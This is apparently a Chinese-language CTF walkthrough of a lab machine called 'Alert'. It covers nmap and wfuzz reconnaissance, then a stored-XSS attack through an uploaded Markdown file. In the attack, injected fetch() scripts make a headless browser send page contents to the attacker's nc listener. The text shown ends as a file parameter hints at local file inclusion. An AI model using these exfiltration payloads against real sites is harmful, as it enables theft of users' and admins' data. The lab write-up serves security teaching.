
Alert,XSS CORS+LFI

```
└─# nmap -sCV -p22,80,12227 -A 10.10.11.44
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-09 18:38 PST
Nmap scan report for 10.10.11.44
Host is up (0.21s latency).

PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7e:46:2c:46:6e:e6:d1:eb:2d:9d:34:25:e6:36:14:a7 (RSA)
|   256 45:7b:20:95:ec:17:c5:b4:d8:86:50:81:e0:8c:e8:b8 (ECDSA)
|_  256 cb:92:ad:6b:fc:c8:8e:5e:9f:8c:a2:69:1b:6d:d0:f7 (ED25519)
80/tcp    open     http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Did not follow redirect to http://alert.htb/
|_http-server-header: Apache/2.4.41 (Ubuntu)
12227/tcp filtered unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (93%), Linux 5.0 - 5.5 (93%), Linux 4.15 - 5.8 (92%), Linux 5.3 - 5.4 (92%), Linux 3.1 (91%), Linux 3.2 (91%), Linux 2.6.32 (90%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (90%), Linux 5.0 - 5.4 (89%), Linux 3.1 - 3.2 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 443/tcp)
HOP RTT       ADDRESS
1   214.33 ms 10.10.14.1
2   214.52 ms 10.10.11.44

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.74 seconds
```

80Port

可以傳`.md`的檔案，使用sql、LFI都失敗，可以需要抓包修改參數看看(晚點使用)




降價查看器

README.md


© 2024 警報。版權所有。

顯示底下，會是php檔



kali-tool-update

此部分使用簡易xss失敗，但如果輸入網址會直接下載，但不曉得會放到哪裡去



alert.htb/index.php?page=contact&status=Message sent successfully!

Contact Us

Message sent successfully!

123@123


http://10.10.14.2:8000/test


```
┌──(root㉿kali)-[~]
└─# python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.44 - - [11/Dec/2024 17:10:56] code 404, message File not found
10.10.11.44 - - [11/Dec/2024 17:10:56] "GET /test HTTP/1.1" 404 -
```

VHOST爆破發現

```
└─# wfuzz -u http://alert.htb -w
/usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H
"HOST:FUZZ.alert.htb" --hw 28
=====================================================================
000001261:   401        14 L      54 W       467 Ch       "statistics -
statistics"
```

是一個登入介面




statistics.alert.htb

此網站要求您登入。


使用者名稱

密碼

回到`.md`，抓包後，新增javascript，可正常被執行



也會有這個連結



```
POST /visualizer.php HTTP/1.1
Host: alert.htb
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
,image/webp,*/*;q=0.8
Accept-Language: zh-TW
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data;
boundary=---------------------------169697733241649869521935739098
Content-Length: 278
Origin: http://alert.htb
Connection: keep-alive
Referer: http://alert.htb/index.php?page=alert
Upgrade-Insecure-Requests: 1

-----------------------------169697733241649869521935739098
Content-Disposition: form-data; name="file"; filename="README.md"
Content-Type: text/markdown

#kali-tool-update
<script>
alert('123')
</script>

-----------------------------169697733241649869521935739098--
```

```
</title>
<link rel="stylesheet" href="css/style.css">
<style>
 .share-button{
  position:fixed;
  bottom:20px;
  right:20px;
  background-color:rgb(100,100,100);
  color:#fff;
  border:none;
  padding:10px20px;
  border-radius:5px;
  cursor:pointer;
 }
 </style>
</head>
<body>
 <h1>
  kali-tool-update
 </h1>
 <script>
  alert('123')
 </script>
 <a class="share-button" href="
 http://alert.htb/visualizer.php?link_share=6757af51f05ec0.185
 46284.md" target="_blank">
  Share Markdown
 </a>
</body>
```

目前已知，上傳`.md`可以用javascript漏洞，會提供惡意URL，
留言板可以直接讀取URL，
使用`XSS CORS`漏洞
參考：


- https://aszx87410.github.io/beyond-xss/ch4/cors-attack/

- [https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS Injection#cors](https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XSS%20Injection#cors)

上傳執行：

```
<script>
fetch("http://alert.htb/").then(response => response.text())
  .then(data => fetch("http://10.10.14.2:9200", {
      method: "POST",
      body: data
  }));
</script>
```

取得URL並在留言板放入
獲取：




```
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.44] 42584
POST / HTTP/1.1
Host: 10.10.14.2:9200
Connection: keep-alive
Content-Length: 1012
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/122.0.6261.111 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://alert.htb
Referer: http://alert.htb/
Accept-Encoding: gzip, deflate

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/style.css">
    <title>Alert - Markdown Viewer</title>
</head>
<body>
    <nav>
        <a href="index.php?page=alert">Markdown Viewer</a>
        <a href="index.php?page=contact">Contact Us</a>
        <a href="index.php?page=about">About Us</a>
        <a href="index.php?page=donate">Donate</a>
        <a href="index.php?page=messages">Messages</a>    </nav>
    <div class="container">
        <h1>Markdown Viewer</h1><div class="form-container">
            <form action="visualizer.php" method="post" enctype="multipart/form-data">
                <input type="file" name="file" accept=".md" required>
                <input type="submit" value="View Markdown">
            </form>
          </div>    </div>
    <footer>
        <p style="color: black;">© 2024 Alert. All rights reserved.</p>
    </footer>
</body>
</html>
```

因為找到`messages`看起來滿有趣，進一步修改

```
<script>
fetch("http://alert.htb/index.php?page=messages").then(response =>
response.text())
  .then(data => fetch("http://10.10.14.2:9200", {
      method: "POST",
      body: data
  }));
</script>
```

獲取：`messages.php?file=2024-03-10_15-48-34.txt`



```
└─# nc -lnvp 9200
listening on [any] 9200 ...
connect to [10.10.14.2] from (UNKNOWN) [10.10.11.44] 45404
POST / HTTP/1.1
Host: 10.10.14.2:9200
Connection: keep-alive
Content-Length: 821
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/122.0.6261.111 Safari/53
Content-Type: text/plain;charset=UTF-8
Accept: */*
Origin: http://alert.htb
Referer: http://alert.htb/
Accept-Encoding: gzip, deflate

<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <link rel="stylesheet" href="css/style.css">
    <title>Alert - Markdown Viewer</title>
</head>
<body>
    <nav>
        <a href="index.php?page=alert">Markdown Viewer</a>
        <a href="index.php?page=contact">Contact Us</a>
        <a href="index.php?page=about">About Us</a>
        <a href="index.php?page=donate">Donate</a>
        <a href="index.php?page=messages">Messages</a>    </nav>
    <div class="container">
        <h1>Messages</h1><ul><li><a href='messages.php?file=2024-03-10_15-48-34.txt'>2024-03-10_15-48-34.txt</a></li></ul>
    </div>
    <footer>
        <p style="color: black;">© 2024 Alert. All rights reserved.</p>
    </footer>
</body>
</html>
```

